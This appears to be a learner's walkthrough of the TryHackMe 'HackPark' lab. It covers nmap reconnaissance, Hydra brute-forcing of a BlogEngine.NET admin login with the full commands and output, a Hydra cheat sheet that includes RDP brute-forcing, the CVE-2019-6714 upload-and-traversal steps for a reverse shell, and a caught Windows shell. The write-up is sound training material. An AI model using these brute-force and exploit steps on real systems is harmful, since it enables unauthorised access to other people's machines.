

HackPark

HackPark



This room will cover **brute-forcing** an accounts credentials, handling **public exploits**, using the **Metasploit** framework and **privilege escalation** on **Windows**.

Recon

Recon

nmap -sC -sV -T4 -Pn 10.10.155.65

Starting Nmap 7.92 (<https://nmap.org>) at 2022-03-26 02:06 PKT

Nmap scan report for 10.10.155.65

Host is up (0.29s latency).

Not shown: 998 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
80 /tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

| http-methods:

|_ Potentially risky methods: TRACE

|_ http-server-header: Microsoft-IIS/8.5

|_ http-title: hackpark | hackpark amusements

| http-robots.txt: 6 disallowed entries

| /Account/*.* /search /search.aspx /error404.aspx

|_ /archive /archive.aspx

3389/tcp open ssl/ms-wbt-server?

| ssl-cert: Subject: commonName=hackpark

| Not valid before: 2022-03-23T20:46:51

|_ Not valid after: 2022-09-22T20:46:51

| rdp-ntlm-info:

| Target_Name: HACKPARK

| NetBIOS_Domain_Name: HACKPARK

| NetBIOS_Computer_Name: HACKPARK

| DNS_Domain_Name: hackpark

| DNS_Computer_Name: hackpark

| Product_Version: 6.3.9600

|_ System_Time: 2022-03-24T21:07:14+00:00

|_ ssl-date: 2022-03-24T21:07:23+00:00; -1d00h00m23s from scanner time.

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_ clock-skew: mean: -1d00h00m23s, deviation: 0s, median: -1d00h00m23s

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 101.09 seconds

Short nmap Scan

Starting Nmap 7.92 (<https://nmap.org>) at 2022-03-26 02:13 PKT

Nmap scan report for 10.10.155.65

Host is up (0.24s latency).

Not shown: 98 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
80 /tcp	open	http	Microsoft IIS httpd 8.5

3389/tcp open ssl/ms-wbt-server?

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 74.49 seconds


Using Hydra to brute-force a login

Using Hydra to brute-force a login

Hydra is a parallelized, fast and flexible login cracker.

Brute-forcing can be trying every combination of a password. Dictionary-attack's are also a type of brute-forcing, where we iterating through a wordlist to obtain the password.

The Login Forum



The screenshot shows a web browser window displaying the login page for 'blogengine.net'. The page has a light gray background. At the top center is the 'blogengine.net' logo, which includes a red wrench icon. Below the logo is a red error message box with the text 'Login failed' and a close button 'X'. Underneath the error box is a white login form with a gray header 'LOG IN'. The form contains two input fields: 'Username' with the value 'abc' and 'Password' which is empty. Below the password field is a checkbox labeled 'Keep Me Logged In'. At the bottom of the form is a green 'LOG IN' button. Below the button is a blue link that says 'Forgot your password?'. The entire page is framed by a dark blue footer bar.

blogengine.net

Login failed X

LOG IN

Username

abc

Password

☐ Keep Me Logged In

LOG IN

[Forgot your password?](#)

Burp Suite Captured Request

Request

PrettyRawHex

↶↷

⌵

☰

1

POST /Account/login.aspx?ReturnURL=%2fadmin%2f HTTP/1.1

2

Host: 10.10.155.65

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Content-Type: application/x-www-form-urlencoded

8

Content-Length: 749

9

Origin: http://10.10.155.65

10

Connection: close

11

Referer: http://10.10.155.65/Account/login.aspx?ReturnURL=%2fadmin%2f

12

Upgrade-Insecure-Requests: 1

13

14

__VIEWSTATE=

Yu2j fJ4h6vNqRID5ZBFsCReg%2BpA8diRK0ZA0Kc3fMiva%2FHAH1yAyf%2B2

yhkspf5sJ4qMr5JNVApG3h9nuz6HLhYuK%2Fkp4LZxrVy5B0807LUY9amyoBn

tl0eUuwk9GtZpONPXNM3CxbFFMgw5PjgZLhcWw3WHcpSMC59LXJNz6nwRZh1%

2Fuq75LxVEoM7LQvbiFazM4TJkpyjgssS4WQ5CHF50q7X0n1EP37JEL0uvr1S

UgjDEL0kfmqSdqRDDdY0WgYfuvipnslRtspzgeeJ7ulEBAe7L50QCT6hRJsov

K9wIHOArmfF8%2FYWQsRSbd10eGEZ3PxKROFPctynWhuhg8JtE00g%2BeCY2Y

uwZgSeqGkvpKQJ%2B3&__EVENTVALIDATION=

ZcMTj3yZ5Vz5p%2F0XIbzdMXB56sFBM%2BVugTr3DykcplYX26dhXncRmZarJ

ca3qlgbJ9KgSV7x3QWQIJ6I69IyUHoKMh%2BMLg0XcYzg9n09By4Vmko80ZSa

cm105Xj3J0%2BIdAKXGdsTO2QXpVdk2B4UZERL f8oGBBItnnsNP%2BSkcybDe

cAZ&ctl00%24MainContent%24LoginUser%24UserName=abc&

ctl00%24MainContent%24LoginUser%24Password=abc&

ctl00%24MainContent%24LoginUser%24LoginButton=Log+in

0 matches

Search...

Done

Response

PrettyRawHexRender

↶↷

⌵

☰

34

<body class="ltr">

35

<form method="post" action="

login.aspx?ReturnURL=%2fadmin%2f" id="Form1">

36

<div class="aspNetHidden">

37

<input type="hidden" name="__VIEWSTATE" id="

__VIEWSTATE" value="

yertqXjh9qs1kfyazsf8csr4DWgsLR+dt0NQDgoCLR40EWgtPv3sZ

wA5b8j8b2rnnUJaf5Z4dNDE8z4RDqHgCWKq0Vh67RZADhdYgrx6LBT

JLCf0foYFGmwQe7k0qkXeZqpxbkMx4dqIdvJbZj2zhzImVPL9px/1

Q8XBiyQu5q0aFYAb4y4FNzHboMhAip30B04Nan886ZD94EteuDVwl

td08ZoLqm/3DyBJ8F8q7kAiNhPBcr3NbuVHZiCK9CAXFgtZTZ3aMP

REQk00+hdZ+z/Rj8Fh28YlnQ1AsoV22SZb/1LLRC2h5JeCWVyCpV

pm00TKkwcoQbCTD0AZtIpBW9ME/T1ZR8my1qMHACQNu2LlQseS"

/>

38

</div>

39

40

<div class="aspNetHidden">

41

42

<input type="hidden" name="__EVENTVALIDATION" id="

__EVENTVALIDATION" value="

apkkDIHFkG1RUqd3jnDAM3gc0RP+FML54L0s+LPSy8gFFjKT7n32P

cVsUobJHSQDXI0BuLZJISkRIDRP0ouaV++eQXDtjC/AJ2oNyQ33Dn

9obqv/32JX3uE4W+r0Sx0GMDqxT5L0PAjKTZa943imC2yRVo7wKFE

ewY7Rz3uRIFeRlJlJ" />

43

</div>

44

<div class="account">

45

<div class="account-header text-center">

46

47

48

49

</div>

50

<div id="StatusBox">

<div id="AdminStatus" class="warning">

0 matches

Search...

Inspector

Request Attributes

Request Query Paramet

Request Body Paramete

Request Cookies

Request Headers

Response Headers

Request

PrettyRawHex

↶↷

⌵

☰

1

POST /Account/login.aspx?ReturnURL=%2fadmin%2f HTTP/1.1

2

Host: 10.10.155.65

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Content-Type: application/x-www-form-urlencoded

8

Content-Length: 749

9

Origin: http://10.10.155.65

10

Connection: close

11

Referer: http://10.10.155.65/Account/login.aspx?ReturnURL=%2fadmin%2f

12

Upgrade-Insecure-Requests: 1

13

14

__VIEWSTATE=

Yu2j fJ4h6vNqRID5ZBFsCReg%2BpA8diRK0ZA0Kc3fMiva%2FHAH1yAyf%2B2

yhkspf5sJ4qMr5JNVApG3h9nuz6HLhYuK%2Fkp4LZxrVy5B0807LUY9amyoBn

tl0eUuwk9GtZpONPXNM3CxbFFMgw5PjgZLhcWw3WHcpSMC59LXJNz6nwRZh1%

2Fuq75LxVEoM7LQvbiFazM4TJkpyjgssS4WQ5CHF50q7X0n1EP37JEL0uvr1S

UgjDEL0kfmqSdqRDDdY0WgYfuvipnslRtspzgeeJ7ulEBAe7L50QCT6hRJsov

K9wIHOArmfF8%2FYWQsRSbd10eGEZ3PxKROFPctynWhuhg8JtE00g%2BeCY2Y

uwZgSeqGkvpKQJ%2B3&__EVENTVALIDATION=

ZcMTj3yZ5Vz5p%2F0XIbzdMXB56sFBM%2BVugTr3DykcplYX26dhXncRmZarJ

ca3qlgbJ9KgSV7x3QWQIJ6I69IyUHoKMh%2BMLg0XcYzg9n09By4Vmko80ZSa

cm105Xj3J0%2BIdAKXGdsTO2QXpVdk2B4UZERL f8oGBBItnnsNP%2BSkcybDe

cAZ&ctl00%24MainContent%24LoginUser%24UserName=abc&

ctl00%24MainContent%24LoginUser%24Password=abc&

ctl00%24MainContent%24LoginUser%24LoginButton=Log+in

0 matches

Search...

Done

Response

PrettyRawHexRender

↶↷

⌵

☰

blogengine.net

Login failed

LOG IN

Username

abc

Password

☐ Keep Me Logged In

LOG IN

Inspector

Request Attributes

Request Query Paramet

Request Body Paramete

Request Cookies

Request Headers

Response Headers

The Request has Completely blown my mind

But As THM Explained It is very simple to BruteForce

5/19

The Road to Successful Brute Force

Failed One

```
root@esclimited: ~/home/esclimited
# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.177.28 http-post-form '/Account/login.aspx?ReturnURL=/admin/:__VIEWSTATE=AxNWlpdx2B15Cc8KutAqGk2FdX7Cs6uTMiY1l0%2FSZhq1n2YQ3cncuBTOfNnne%2Fvrni3mQ2qdU8xWmc5UjiM3kERZ5TPwT29%2Bt2ovC8aFevb6I3p7LZGMDM8eCz3c%2B2BnLaaz5vnGb%2FadQ1EGFR7DLCKsAqAFYpatxx%2BvLTqNXZUQaBj5L%2FRC2pXRj%2Bq524H1fgVxrEu3ac7WFQJHHgpmqqm3%2BbbF9Gkgq6I7%2FI%2BvexS5DULJswrGxc0SpEgyT5K1lg0He9PQDPLY0sNfOgFiMTLWF8gZu4c8uXzuJi%2FS3TGCHiHQ40m6fEyyv9Swydr4LEiIPZOIqPLNVCrhopp2TttCsiR%2B4k614NNXZSRGFBB0dtz9BqE6__EVENTVALIDATION=K8xg47KXsbB3qsB4b33Av3bCORKd8Uxyn8%2FHjFUFKjXTLQOuoR0EmuR%24User%24UserName="USER"&ctl00%24MainContent%24LoginUser%24Password="PASS"&ctl00%24MainContent%24LoginUser%24LoginButton-Log-in:Login+failed' -vv
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway). Hydra really does have lots of functionality, and there are many "modules" available (an example of a module would be the http-post-form that we used above).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-26 22:09:55 but other protocols such as FTP, SSH, SMTP, SMB and more.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.177.28:80/Account/login.aspx?ReturnURL=/admin/:__VIEWSTATE=AxNWlpdx2B15Cc8KutAqGk2FdX7Cs6uTMiY1l0%2FSZhq1n2YQ3cncuBTOfNnne%2Fvrni3mQ2qdU8xWmc5UjiM3kERZ5TPwT29%2Bt2ovC8aFevb6I3p7LZGMDM8eCz3c%2B2BnLaaz5vnGb%2FadQ1EGFR7DLCKsAqAFYpatxx%2BvLTqNXZUQaBj5L%2FRC2pXRj%2Bq524H1fgVxrEu3ac7WFQJHHgpmqqm3%2BbbF9Gkgq6I7%2FI%2BvexS5DULJswrGxc0SpEgyT5K1lg0He9PQDPLY0sNfOgFiMTLWF8gZu4c8uXzuJi%2FS3TGCHiHQ40m6fEyyv9Swydr4LEiIPZOIqPLNVCrhopp2TttCsiR%2B4k614NNXZSRGFBB0dtz9BqE6__EVENTVALIDATION=K8xg47KXsbB3qsB4b33Av3bCORKd8Uxyn8%2FHjFUFKjXTLQOuoR0EmuR%24User%24UserName="USER"&ctl00%24MainContent%24LoginUser%24Password="PASS"&ctl00%24MainContent%24LoginUser%24LoginButton-Log-in:Login+failed
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-post-form] host: 10.10.177.28 login: admin password: 123456789>
[80][http-post-form] host: 10.10.177.28 login: admin password: 123456
[STATUS] attack finished for 10.10.177.28 (waiting for children to complete tests)
[80][http-post-form] host: 10.10.177.28 login: admin password: princess
[80][http-post-form] host: 10.10.177.28 login: admin password: babygirl
[80][http-post-form] host: 10.10.177.28 login: admin password: password
[80][http-post-form] host: 10.10.177.28 login: admin password: abc123
[80][http-post-form] host: 10.10.177.28 login: admin password: rockyou
[80][http-post-form] host: 10.10.177.28 login: admin password: iloveyou
[80][http-post-form] host: 10.10.177.28 login: admin password: 12345678
[80][http-post-form] host: 10.10.177.28 login: admin password: daniel
[80][http-post-form] host: 10.10.177.28 login: admin password: lovely
[80][http-post-form] host: 10.10.177.28 login: admin password: jessica
[80][http-post-form] host: 10.10.177.28 login: admin password: 1234567
[80][http-post-form] host: 10.10.177.28 login: admin password: monkey
[80][http-post-form] host: 10.10.177.28 login: admin password: nicole
[80][http-post-form] host: 10.10.177.28 login: admin password: 12345
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-26 22:10:03
```

check the mistake at the last parameter **Login+failed** replace **+** with **space**

Successful one

```
root@esclimited: ~/home/esclimited
# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.177.28 http-post-form '/Account/login.aspx?ReturnURL=/admin/:__VIEWSTATE=AxNWlpdx2B15Cc8KutAqGk2FdX7Cs6uTMiY1l0%2FSZhq1n2YQ3cncuBTOfNnne%2Fvrni3mQ2qdU8xWmc5UjiM3kERZ5TPwT29%2Bt2ovC8aFevb6I3p7LZGMDM8eCz3c%2B2BnLaaz5vnGb%2FadQ1EGFR7DLCKsAqAFYpatxx%2BvLTqNXZUQaBj5L%2FRC2pXRj%2Bq524H1fgVxrEu3ac7WFQJHHgpmqqm3%2BbbF9Gkgq6I7%2FI%2BvexS5DULJswrGxc0SpEgyT5K1lg0He9PQDPLY0sNfOgFiMTLWF8gZu4c8uXzuJi%2FS3TGCHiHQ40m6fEyyv9Swydr4LEiIPZOIqPLNVCrhopp2TttCsiR%2B4k614NNXZSRGFBB0dtz9BqE6__EVENTVALIDATION=K8xg47KXsbB3qsB4b33Av3bCORKd8Uxyn8%2FHjFUFKjXTLQOuoR0EmuR%24User%24UserName="USER"&ctl00%24MainContent%24LoginUser%24Password="PASS"&ctl00%24MainContent%24LoginUser%24LoginButton-Log-in:Login failed' -vv
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-26 22:14:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.177.28:80/Account/login.aspx?ReturnURL=/admin/:__VIEWSTATE=AxNWlpdx2B15Cc8KutAqGk2FdX7Cs6uTMiY1l0%2FSZhq1n2YQ3cncuBTOfNnne%2Fvrni3mQ2qdU8xWmc5UjiM3kERZ5TPwT29%2Bt2ovC8aFevb6I3p7LZGMDM8eCz3c%2B2BnLaaz5vnGb%2FadQ1EGFR7DLCKsAqAFYpatxx%2BvLTqNXZUQaBj5L%2FRC2pXRj%2Bq524H1fgVxrEu3ac7WFQJHHgpmqqm3%2BbbF9Gkgq6I7%2FI%2BvexS5DULJswrGxc0SpEgyT5K1lg0He9PQDPLY0sNfOgFiMTLWF8gZu4c8uXzuJi%2FS3TGCHiHQ40m6fEyyv9Swydr4LEiIPZOIqPLNVCrhopp2TttCsiR%2B4k614NNXZSRGFBB0dtz9BqE6__EVENTVALIDATION=K8xg47KXsbB3qsB4b33Av3bCORKd8Uxyn8%2FHjFUFKjXTLQOuoR0EmuR%24User%24UserName="USER"&ctl00%24MainContent%24LoginUser%24Password="PASS"&ctl00%24MainContent%24LoginUser%24LoginButton-Log-in:Login failed' -vv
[STATUS] 463.00 tries/min, 463 tries in 00:01h, 14343936 to do in 516:21h, 16 active
[STATUS] 404.67 tries/min, 1214 tries in 00:03h, 14343185 to do in 590:45h, 16 active
[80][http-post-form] host: 10.10.177.28 login: admin password: 1qaz2wsx
```

The Request have three parameters separated by **:** one is the **Login Page Path** The Second one include **User/Pass and some Other parameters** And The Final one is the **Error Message**

Little Guide about Hydra

Little Guide about Hydra

Below is a mini cheatsheet:

Command	Description
hydra -P <wordlist> -v <ip> <protocol>	Brute force against a protocol of your choice
hydra -v -V -u -L <username list> -P <password list> -t 1 -u <ip> <protocol>	You can use Hydra to bruteforce usernames as well as passwords. It will loop through every combination in your lists. (-vV = verbose mode, showing login attempts)
hydra -t 1 -V -f -l <username> -P <wordlist> rdp:// <ip>	Attack a Windows Remote Desktop with a password list.

Command	Description
hydra -l <username> -P .<password list> \$ip -V http-form-post '/wp-login.php:log=^USER^&p-wd=^PASS^&wp-submit=LogIn&testcookie=1:S=Location'	Craft a more specific request for Hydra to brute force.

Compromise the machine

Compromise the machine


First I will try with my own Knowledge then I will look at the THM Material

My Tries (Successful AlhamduLILLAH)

My Tries

This node include the steps that I try to Compromise the machine without THM Guide

Version has been **checked** now its time to search for **Existing Exploits**



Found Existing Exploit

The screenshot shows the Exploit-DB website interface. The main title is "BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution". Below the title, there are three columns of metadata:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46353	2019-6714	DUSTIN COBB	WEBAPPS	ASPX	2019-02-12

Below the metadata, there are three status indicators:

- EDB Verified: ✓
- Exploit: 📄 / {}
- Vulnerable App: 📄

The interface includes a sidebar with various icons and a top navigation bar with the Exploit-DB logo and search icons.

The Guide

The document titled "CVE-2019-6714" describes a path traversal vulnerability in BlogEngine.NET versions 3.3.6 and below. The vulnerability is caused by an unchecked "theme" parameter that is used to override the default theme for rendering blog pages. The vulnerable code can be seen in the file: `/Custom/Controls/PostList.ascx.cs`.

Attack:

First, we set the TcpClient address and port within the method below to our attack host, who has a reverse tcp listener waiting for a connection. Next, we upload this file through the file manager. In the current (3.3.6) version of BlogEngine, this is done by editing a post and clicking on the icon that looks like an open file in the toolbar. Note that this file must be uploaded as PostView.ascx. Once uploaded, the file will be in the `/App_Data/files` directory off of the document root. The admin page that allows upload is:

`http://10.10.10.10/admin/app/editor/editpost.cshtml`

Finally, the vulnerability is triggered by accessing the base URL for the blog with a theme override specified like so:

`http://10.10.10.10/?theme=../../App_Data/files`

Very Simplified

Points to be Noted

/admin/app/editor/editpost.cshtml This the Location that Allows us to upload Files

We have to upload the **payload** as file named **PostView.ascx**

ASCX files are **server-side Web application framework designed for Web development to produce dynamic Web pages**. They like DLL codes but you can use there's TAGS You can write them once and use them in any places in your ASP pages. If you have a file named "Controll.ascx" then its code will named "Controll.ascx.cs"

Exploited Successfully

Got The Rev Shell

```
(root esclimited)-[/home/esclimited]
# rlwrap nc -lvnp 4445
listening on [any] 4445
connect to [10.8.41.9] from (UNKNOWN) [10.10.177.28] 49288
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
dir
c:\windows\system32\inetsrv>dir
Volume in drive C has no label.
Volume Serial Number is 0E97-C552
Directory of c:\windows\system32\inetsrv
08/03/2019  11:41 AM    <DIR>          .
08/03/2019  11:41 AM    <DIR>          ..
08/03/2019  10:45 AM               111,616 appcmd.exe
07/01/2013   09:49 AM                3,810 appcmd.xml
08/03/2019  10:45 AM             174,592 AppHostNavigators.dll
08/03/2019  10:45 AM              66,048 apphostsvc.dll
```

Here are The Simplified Steps

Modifie the Value of **IP** and **PORT**

Name the file as **PostView.ascx**

Upload it via `http://10.10.10.10/admin/app/editor/editpost.cshtml`

but I used to upload via **See Pictures**

Then This File Icon

13/19

THM Way

THM Way

THM telling me the same Steps that I have done already so it is the same methodology

Windows Privilege Escalation (Metasploit)

Windows Privilege Escalation (Metasploit)

Now I have to see a writable directory to upload my **Meterpreter** reverse shell

```
pwd
c:\Windows\Temp>pwd
mkdir testingdirectory
c:\Windows\Temp>mkdir testingdirectory
dir
c:\Windows\Temp>dir
Volume in drive C has no label.
Volume Serial Number is 0E97-C552
Directory of c:\Windows\Temp
03/25/2022  11:19 AM    <DIR>          .
03/25/2022  11:19 AM    <DIR>          ..
08/06/2019  02:13 PM             8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019  02:13 PM          181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019  02:13 PM             1,206 cleanup.txt
08/06/2019  02:13 PM             421 cmdout
08/06/2019  02:11 PM              0 DMI2EBC.tmp
08/03/2019  10:43 AM              0 DMI4D21.tmp
08/06/2019  02:12 PM             8,743 EC2ConfigService_20190806141221.log
08/06/2019  02:12 PM          292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
